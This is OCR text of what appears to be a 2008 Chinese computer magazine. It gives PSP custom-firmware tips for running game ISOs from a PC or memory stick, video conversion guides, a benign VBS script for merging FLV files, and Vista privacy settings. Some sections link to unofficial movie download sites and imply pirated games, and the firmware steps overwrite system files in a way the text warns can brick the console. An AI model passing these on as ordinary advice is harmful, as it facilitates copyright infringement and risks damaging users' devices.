PSP上运行仙剑奇侠传 http://v.ku6.com/show/8TsLcTXK6KOxNmid.html

技巧1:疯狂试玩 用电脑硬盘试玩游戏

PSP入手,试玩各种新游戏自然不可少。最大的问题出现了:每次下载新游戏后,都要腾出记忆棒上的空间,再导入新游戏。如果新游戏不好玩,那就白白耗费了很多拷贝文件的时间。能不能让PSP直接玩电脑硬盘中的游戏呢?

◎所需装备

让PSP读取电脑硬盘中游戏文件的插件:USB_MOD_V4b(下载地址:http://down.tgbus.com/soft/13097.shtml,快车代码:CF0812CMTBHT03),下载时注意下载和你的PSP版本一致的插件版本,如果不能确定,请勿尝试!

◎开始制作

注意!!下面的操作请确信你熟悉PSP操作的情况下再进行,并保证PSP电源充足,否则有可能使你的PSP变成"板砖"——彻底坏掉!

第一步:利用USB线连接PSP和电脑,在PSP上选择"USB连接"。在出现PSP记忆棒的目录后,将USB_MOD_V4b压缩包中的"seplugins"目录复制到记忆棒的根目录下。

第二步:切断PSP的电源,然后按着"R"键重新启动,这时会出现OE系统的恢复模式(Recovery mode)。选择"Plugins"项,激活其中的插件,包括"usbhostfs.prx[VSH]"、"usbhostfs.prx[GAME]"和"buzzusbvsh.prx[VSH]"。

接下来返回上级菜单,选择"Advanced→Toggle USB(flash0)"。这时在电脑会提示找到USB设备,选择浏览文件,在出现的文件夹里进入"kn"目录。用USB_MOD_V4b压缩包中"flash0→kn"目录下的两个文件,覆盖原文件(这两个文件为"vshctrl.prx"和"systemctrl.prx")。

第三步:在电脑上运行usbhostfs.exe(根据不同的版本,这个文件名可能有所不同,比如usbhost.exe)。然后在usbhost所在的目录下建立一个名为"ISO"的目录,把要读取的游戏光盘镜像(ISO或CSO)文件复制到里面(见图11)。

第四步:重新启动PSP,这时在电脑的usbhost命令窗口中会看到"connected to device"的提示,表示usbhost已经找到了PSP。现在在PSP的游戏选项里就可以看到硬盘中的游戏了,其操作与玩记忆棒中的游戏没有任何区别。


小知识:什么是ISO(CSO文件)

ISO是原游戏的镜像文件,将下载好的游戏放入PSP记忆棒根目录的ISO文件夹,再用适当的引导程序引导即可进行游戏。目前,PSP掌机一般都已经安装了破解的系统,可以随意将任意游戏的ISO复制到记忆棒中,就可以直接运行了。

技巧2:大游戏换个格式就能减肥

经常有人说起PSP游戏的CSO、JSO格式,新手便一片迷茫,其实CSO、JSO都是ISO文件的变种,是ISO的压缩形式。压缩后游戏的体积会大大变小,这样你的2GB棒子(甚至是1GB的棒子)可以存放更多的游戏,比如游戏原来的大小是1GB,压缩成CSO后可能会有600MB,节省了有限的记忆棒空间。压缩成CSO、JSO后会不会让游戏运行的时候变得很卡?不完全是,CSO、JSO文件压缩后并没有削减任何文件,只是把文件压缩了一下,在游戏开始时会读盘时间会稍微长一点(一般游戏是3秒左右,小游戏不会受影响)。所以,CSO文件的优势就很明显了,占用记忆棒的空间大大减少,却基本不影响游戏速度。

要对ISO进行压缩,这里推荐的压缩软件是PSP ISO Compresser (下




11

载地址：http://bbs.tgbus.com/viewthread.php?tid=2224439，快车代码：CF0812CMTBHT04）。这款软件主要优点是支持JSO转换，转换时间短、效率高（见图12）。

网络大补贴

PSP日本官方游戏列表及推荐：http://bbs.tgbus.com/viewthread.php?tid=2412043&extra=page%3D1%26amp%3Bfilter%3Ddigest



12

CHAPTER-D 全能人才

在足球场上，能踢各种位置的球员最受教练喜欢，因为他可以应付各种突发情况。到了欧洲杯这种大赛上，显然更有他们的用武之地。你知道吗，其实PSP也是这样一个"多面手"，除了玩游戏，它的其他功能也十分强大！

全能的视频播放专家


PSP的主要的功能是游戏，但视频播放同样是它的强项。PSP支持的格式听起来很多，但是从清晰度和文件大小考虑，目前流行视频格式实际上只有两种:MP4-AVC(480×272)和PMP-AVC。其中MP4-AVC能够直接使用PSP自带的播放功能播放，而PMP-AVC则需要安装自制软件才能播放。

小知识:什么是MP4-AVC(480×272)

这是PSP固件3.03OE自制系统之后所支持的视频格式，压缩算法与以前的版本相同，分辨率则提高到与PSP屏幕分辨率相同的高度(480×272)，可实现全屏播放效果。PSP具备H 264硬件解码，播放AVC编码的视频更为省电。


★实例:播放MP4文件要放对位置

PSP和电脑上看电影不一样，视频文件放置的位置有要求，否则文件就无法看到。先将MP4文件拷贝到记忆棒内。由于官方的要求，这两种视频格式对文件名以及文件放置的位置都有一定的要求。正确的放置和命名方法如图(见图13)。



13

在最新的系统中，已经支持了存放于VIDEO文件夹(记忆棒根目录)下的MP4文件的播放，根据官方的说明，存放于VIDEO文件夹下的任意格式的MP4都能够正常播放，不需要再费神设置文件名和文件夹。但是实际播放时，还是会出现一些问题，建议你按照MP_ROOT的规则放置视频。



小提示


后缀为.THM的文件为预览文件，实际是一张160x120的JPG格式图片，可有可无，和视频文件放在一起就可以预览了。

将文件放置好以后，回到PSP主界面选择VIDEO→Memory Stick，就可以播放了。播放中的操作很简单，按△后有对影片播放详细操作。

★实例:视频格式转换超简单

PSP支持MP4格式的视频，在网上这种格式的文件提供得比较少，少量站点虽然提供了MP4视频下载，但速度比较慢，要么就是付费才能下载。其实我们可以自己动手，将其他格式的视频转换为PSP支持的MP4格式，这里推荐使用PSP Movie Creator来完成。它支持将DVD、DivX/XviD、avi、wmv、mpg、ropeg、rm、rmvb等来源文件转换成MP4文件(见图14)。

第一步:运行PSP Movie Creator后，执行菜单"Open/Open Video File(文件/打开视频文件)"命令打开视频文件(如果要打开DVD文件则选择



14

"OpenDVD"),在预览框中就能进行播放预览,然后执行菜单"Open/Set Output Folder(打开/设置输出文件夹)"命令,选择好转换后的MP4文件存放路径。

第二步:接下来设置视频压缩的一些参数。点击"Resolution(分辨率)"后的下拉箭头设置视频分辨率,可以根据自己的PSP支持分辨率来确定。分别拖动"Video"和"Audio"后的滑块调整视频和音频的质量,可以看见生成文件的体积大小。选中被转换视频的片段开始转换,选择好转换片段的控制范围,最后点击"Record It(录制它)"按钮即可。

> 火速链接:
>
> **批量搞定PSP视频文件**
> PSP Video Converter,可以说是专为PSP量身定做的,不但操作简单,而且支持的文件格式也很多,特别是支持批量转换。详细使用方法请参考本刊2007年第5期《批量搞定PSP视频文件》一文。


> 网络大补贴:
>
> **如何将PSP2000画面输出到电视机上**
> 在新版的PSP 2000型中,索尼在1000型的基础上对PSP作了改进,除了使机器变得更加轻薄之外,最突出的亮点便是添加了视频输出功能。这使本来就非常适合于影音播放的PSP更加优秀。这篇文章可以帮助你解决:http://space.taobao com/46deedb06255341890f00d61b400af46/show blog 14069325.htm

★实例:PMP格式影片如何放

要播放PMP电影,要安装PMP专用播放软件PPA(下载地址:http://psp.tgbus.com/news/hack/200710/20071031165333.shtml,快车代码:CF0812CMTBHT05)。下载该软件,并将PPA3xx目录拷贝到记忆棒中的PSP/GAME目录下。将PMP文件拷贝到记忆棒根目录的Video下,打开PSP,在游戏列表中找到PMPlayer Advance就可以播放了(见图15)。

★实例:PSP影片专用搜索引擎

BT下载软件ToToLook(俗称"偷偷看")来轻松下载PSP所支持的PMP视频文件。 启动ToToLook后,默认打开"热门推荐"页。点击"热门推荐"顶部的"PSP影音"的分类进入近期PSP影音的精选页。目前ToToLook会对http://bt.cnbga.com、http://www.gogomp4.cn等优秀的PSP影视发布组



的节目进行跟踪,点击影片的海报或下面的文字即可进行下载了。将PSP与电脑进行连接,进入ToToLook的任务列表,右键点击下载完成的任务,选择"复制到移动设备"。软件会自动识别PSP的盘符,然后在文件列表区勾选想上传的文件,按"确定"即可。

> 网络大补贴:
>
> **PSP格式电影哪里下载?**
> 玩家网:http://bt.cngba.com/sort-1-1.html
> 玩家BT站 http://bt.cngba.com
> TG777 http //www.tg777.com/
> 个人博客.http://liuyingxianglan.blog.163.com/blog/static/81553772007113951218 97/
> PSPChina.http://www.pspchina.com/

宽屏上面看小说

PSP是宽屏幕,用来阅读电子书,可以获得更宽的空间。在PSP上看电子书,需要借助第三方软件的帮助。目前使用最多的是一款由国人开发的软件:eReader(下载地址:http://games.qq.com/a/20070926/000535.htm,快车代码:CF0812CMTBHT06)。只要你将TXT文本文件复制到PSP的记忆棒中,就可以使用 eReader进行方便的浏览,因为eReader支持浏览PSP中所有的目录(见图16)。

PSP充当万年历

如果你每天都把PSP带在身边的话,那么在上面装个万年历最合适不过了(下载地址:http://ishare.edu.sina.com.cn/cgi-bin/fileid.

cgi?fileid=3776869)。这是一款小巧的PSP日历,可以显示1900—2100的阴历、阳历、节气等信息。字库已整合至软件内,玩家解压压缩包,复制PSPCalendarCN文件夹至记忆棒PSP/GAME文件夹下,即可运行(见图17)。

惊!PSP上面也能下BT!

我们用PSP玩游戏,听音乐,看电影,这都是很平常的事,但是我们有没有试过用PSP来下BT呢?现在,你可以使用BT下载软件CTorrentPSP(下载地址:http://bbs.levelup.cn/attachment.aspx?attachmentid=199347)了,当然,需要玩家所在位置有无线网络(见图)。这个软件下载速度不错,但是当下载速度超过60K/S的时候会挂起,如果觉得长期使用电脑通宵下载浪费电,说不定用PSP来下载是一个不错的选择。

更多超实用PSP软件

连续播放十多个小时MP3的播放软件——LightMP3(http://down.tgbus.com/soft/17707.shtml)

PSP也玩视频聊天——Go!Messenger(http://tech.163.com/digi/08/0228/10/45PHDT98001624J7.html)

PSP看漫画专用工具——PSPComic(http://game.china.com/zh_cn/psp/software/11066892/20080417/14792115_1.html)

让你的小P收听广播http://bbs.tgbus.com/viewthread.php?tid=2783845&extra=page%3D1%26amp%3Bfilter%3Ddigest CF [ZT01]

新题目


题目1：如何让不同的用户使用单独的IP地址

建立两个管理账户，当其中的一个账号登录时，使用预先设定好的IP地址，另一个账号登录时，也使用另一个设定好的IP地址，要求两个账号的IP地址不同，也不能出现冲突。（泡泡虫）

要求：要在本地进行设置，不要经过服务器。

点评：本挑战来自CFan论坛http://bbs.cfan.com.cn/thread-725342 1-1.html。


题目2：让编号重新排序



现有一个Word文档，里面有一堆标题序号排序混乱，格式相同，序号格式为文本，需要把它们重新排序，序号格式也为文本。怎么解决？

要求：不仅要把标题重新排序，还要将随小标题下面的整段文字也一起排序。（doyle888）

点评：同样来自论坛网友的挑战题目（http://bbs.cfan.com.cn/thread-716980 -1-1.html）。



复活题

本次的复活题是2008年第4期中的题目3：

二手变“全新”。

JS们都有把已经用过几天的笔记本电脑当成全新货来出售，做过手脚的部分包括硬盘、电池等等。经过“调整”后，不管用什么软件测试，这些设备的使用时间都是“0”。

那么JS是如何做的呢？本文旨在揭露JS本质，了解JS所用技术，防止受骗上当。

要求：写出整个“变新”过程，同时写出对应的防骗方法。

点评：没想到这题居然没有人解答，难道是JS的水平过高了吗？

赏金:
积分: 50

下载、合并、转换一条龙

■吉林/张蕾

2008年第05期题目3：下载、合并、转换一条龙

优酷等视频网站中时间稍长点的视频文件，一般是由多个文件名不规则的小FLV文件组成。为了让这些视频文件更好地服务于MP4播放器，现在我们要把它们自动批量下载，并且合并为一个文件，如果需要还可以完成自动转换的功能。

要求：只需要设置好“专辑”网址，然后不需要我们再进行任何干预就可以由电脑全部自动完成所有操作。

点评：这题的难点在于如何实现自动化批量处理，可以使用的方法有很多，比如批处理，各种监控软件等等。

这道挑战问题已经在本刊杂志上刊登多日，好像至今无人问津，我倒要尝尝这个烫嘴的“芋头”是否真的如此难啃。我也相信，有许多读者也十分期待这道挑战题目的解决方法，以帮助那些需要将小FLV文件自动下载、合并、转换，并保存到MP4播放器的读者解决实际问题。

下面，言归正传，答题过程正式开始。想解决此难题，需要两款利器。

本文涉及的软件


VideoGet（视频下载）V2.0.2.27
软件大小：3.5 MB
软件性质：汉化版
适用环境：Windows XP/Vista
下载地址：http://work.newhua.com/cfan/200812/VideoGet.rar
快车代码：CF0812WJTZ01

本文涉及的软件

FlvBind
软件大小：224KB
软件类别：免费软件
适用环境：Windows XP/Vista
下载地址：http://work.newhua.com/cfan/200812/FlvBind.rar
快车代码：CF0812WJTZ02

第1步 运行VideoGet，按Ctrl+P，打开Options（设置）窗口，将Language（语言）设置成“简体中文”，会将程序大部分提示信息设置成中文，以方便进行如下操作。


第2步 回到主窗口，单击最左侧的“（插入12hhtzan01）”按钮，添加要下载的链接，把FLV的下载地址粘贴到URL输入框中，所支持的网站处，选择“自动识别”就可以（见图1）。



▲VideoGet支持网络中绝大部分的国内和国外视频网站，如：土豆网、六间房、优酷网、YouTuBe等网站

在VideoGet程序中，可单击“加载批量下载列表”按钮，批量加载以XML格式的下载文件列表，而无须手动逐个添加。具体格式要求，请读者参见VideoGet解压缩目录\Save\Default.xml样式格式。


第3步：点击“输出目录”后的“...”按钮，设置FLV文件输出文件夹，比如D:\MyDocuments\My Downloaded Video，依题目要求，将输出格式选择为FLV，至于其他选项设置为默认值就可以（见图2）。



▲当FLV文件下载完毕后，在VideoGet中，可单击“状态”栏中的播放按钮，直接调用本地播放器播放FLV

小提示

在FLV下载URL列表中，可单击鼠标右键，弹出编辑菜单，选择“Open destination folder”（打开目标文件夹），可直接打开下载目录；选择“Copy URL to clipboard”（复制URL到剪贴板），可复制当前选择下载地址到剪贴板中；选择“Play video”（播放视频），可播放已下载的FLV文件（见图3）。



第4步：解压缩FlvBind，运行其中的CopyFlvBind.bat，就可以把FlvBind.exe和FLVLib.dll拷贝到%windir%\System32文件夹中。

第5步：打开记事本，输入如下代码，并保存为“FlvCombo.vbs”，并保存到FLV下载目录（从http://work.newhua.com/cfan/200812/FlvCombo.rar可下载代码）。

```
'部分不参与程序代码执行，可不必输入
'强制检查变量是否被声明
Option Explicit
'定义变量
Dim fFso, fDownload,fMuster,fFile,sCmd,wShell
Set fFso = CreateObject("Scripting.FileSystemObject")
'D:\MyDocuments\My Downloaded Video为Flv下载文件的保存目录
Set fDownload = fFso.GetFolder("D:\MyDocuments\My Downloaded Video")
Wscript.sleep(300000) '等待5分钟,或更长时间,以保证所有FLV下载完毕
'获取下载的FLV文件集合
Set fMuster = fDownload.Files
For Each fFile in fMuster
    '筛选出扩展名仅为FLV的文件,并保存文件名到字符串sCmd中,
    '文件名之间用空格相隔,以满足flvBind.exe合并FLV的语法要求(具体语法要求请参见小提示部分)
  If Right(fFile.name,4)=".flv" Then
    sCmd = sCmd &fFile.name
    sCmd = sCmd & " "
  End If
Next
sCmd="flvbind.exe total.flv "&sCmd
'MsgBox sCmd
Set wShell=Wscript.CreateObject("Wscript.shell")
wShell.run sCmd
```

小提示

在CMD命令行模式下，FlvBind.exe合并Flv语法：

FlvBind.exe All.flv 1.flv 2.flv......

含义：将1.flv、2.flv...合并生成All.flv。

如果不愿意使用此模式下的合并方法，读者可以使用FlvBind Gui（下载地址：http://www.heise.de/software/download/flvbind_gui/52787）在Windows模式下合并FLV文件。

要注意下载的FLV文件名中最好不要有空格，以免出现错误。在必要时，请手动更名。在Windows XP中，可以进入在FLV所存目录中，按下载的时间进行升序排序，以保证FLV播放的正常顺序，然后全选需要更名的文件，选择最后一个文件（不应选择第一个），如：FLV.FLV,然后鼠标右键单击“重命名”，单击回车键，就可将所有文件自动重命名，形如Flv.flv, Flv(1).flv, Flv(2).flv, Flv(3).flv……


第6步：前面准备的操作已经完成了。现在就要开始正式操作了。先在运行VideoGet下载FLV之前，应双击FlvCombo.vbs，使之在下载FLV过程中，始终处于运行状态。再通过VideoGet粘贴下载FLV地址，当所有FLV地址粘贴完毕后，就可单击“下载全部FLV”，待FLV下载完毕后（默认持续时间为5分钟，请根据自己下载FLV的数量和网速的实际情况进行修改VBS代码，以保证合并时所有FLV都以下载完毕），FlvCombo会自动合并当前下载目录下所有的FLV文件，而无须人为参与。

如上述所述，通过VideoGet和FlvBind，加以少量的VBS基本知识，就可以轻松解决下载、合并、转换一条龙的挑战题目。看似烫嘴的“芋头”，还是十分美味的，难道不是吗？

网络上曾胜传一种合并FLV文件的DOS命令方法：通过Copy加参数/B(以二进制形式显示文件)DOS命令来合并FLV文件，其实这种方法是不可行的，其中有问题之处在于：上述命令只是将该文件的二进制形式进行合并,虽然合并后文件大小为多个分FLV文件大小之和，但是通过媒体播放器(如快乐影音)来播放时，播放时间只是其中一个分FLV文件的播放时间,而不是所有FLV文件播放时间的总和，而且有时还会出现莫名其妙的错误，如提示需要特定的音频视频解码包。

还是不够完美的解决，不过目前这个答案是目前最好的解决方案，不过它仍然有两个问题，一是仍然不能解决在优酷等部分采用了视频切割技术的网站上下载电视剧，二是自动化程度不够。欢迎大家继续挑战。CF [WJ01]

“我就CFan”



菜鸟集训营


在Vista中做个隐形人

TAG: Vista、历史、隐私、收藏｜系统｜方案

重庆/瘳江海

面条: 我前天打开了一位朋友的BLOG，后来忘记他的BLOG地址了，我很想去他BLOG里查他的资料，怎样才能打开他的BLOG呢?

杨过: 在IE里有历史记录，通过历史我们能查看到20天内打开的网页。具体多少天是可以自己设置的，如果是菜鸟，建议时间设长点，如果是老鸟，建议把时间设成0吧。




IE历史随时查

①打开IE浏览器。

②单击“收藏”来查看收藏夹。

③单击“历史记录”即可查看以前打开的网页。

④如选择其中一个并展开，点击即可打开该网页。



历史记录自己定

①单击“工具”，再单击“Internet选项”打开设置窗口。


②单击“浏览历史记录”里的“设置”按钮。

③点击“移动文件夹”我们可以把临时文件夹转移到其他位置。

④设置“网页保存在历史记录中的天数”为“20”，即可在历史记录查看到20天内打开的网站。

面条: 有次我用暴风影音看了个恐怖片，很吓人的。昨天我出去，女朋友一人在家，打开本本启动暴风影音，点一下就直接播放了这个恐怖片，当场吓哭了，刚才才哄好。怎样才能去除暴风影音历史记录呢? 对了，还有“最近打开的文档”怎么去除?

杨过: 暴风影音的历史记录可以去掉，为了保护好你的隐私，我们可以把“最近打开的文档”里的记录去除，用组策略对象编辑器就能实现。而暴风影音里的历史记录要去掉，只需要在软件里进行设置就行了。



个人隐私去无踪

①点击开始 输入“gpedit.msc”并回车打开组策略对象编辑器。


②打开“计算机配置→用户配置→管理模块→开始菜单和任务栏”。

③双击“退出系统时清除最近打开的文档的历史”打开其属性设置。

④选中“已启用”来开启此策略设置。


⑤点击确定即可完成。这样在“开始”菜单上的“最近的项目”菜单就总是空的了。

菜鸟操作一点通



对话框

进行某项操作后系统弹出的提示。





窗口

进行操作后系统弹出的更多设置。

菜单

一般位于窗口最上栏，点击后会出现更多的选项。





关闭

一般位于窗口右上角，点击后即可关闭该窗口。


暴风影迹去无踪

①勾选“文件”菜单“打开最近播放”里的“每次退出播放器时自动清除”选项即可。

②也可以单击“播放”菜单里的“高级选项”。

③进入“全局控制”里进行设置。

④选中“退出播放器自动清空列表”选项并点击确定。



面条：谢谢杨过，帮我看看，我的C盘空间不够了，怎样才能将C盘里的东西转些到D盘呢？比如我的文档里就有3个G，如何把我的文档转到D盘？

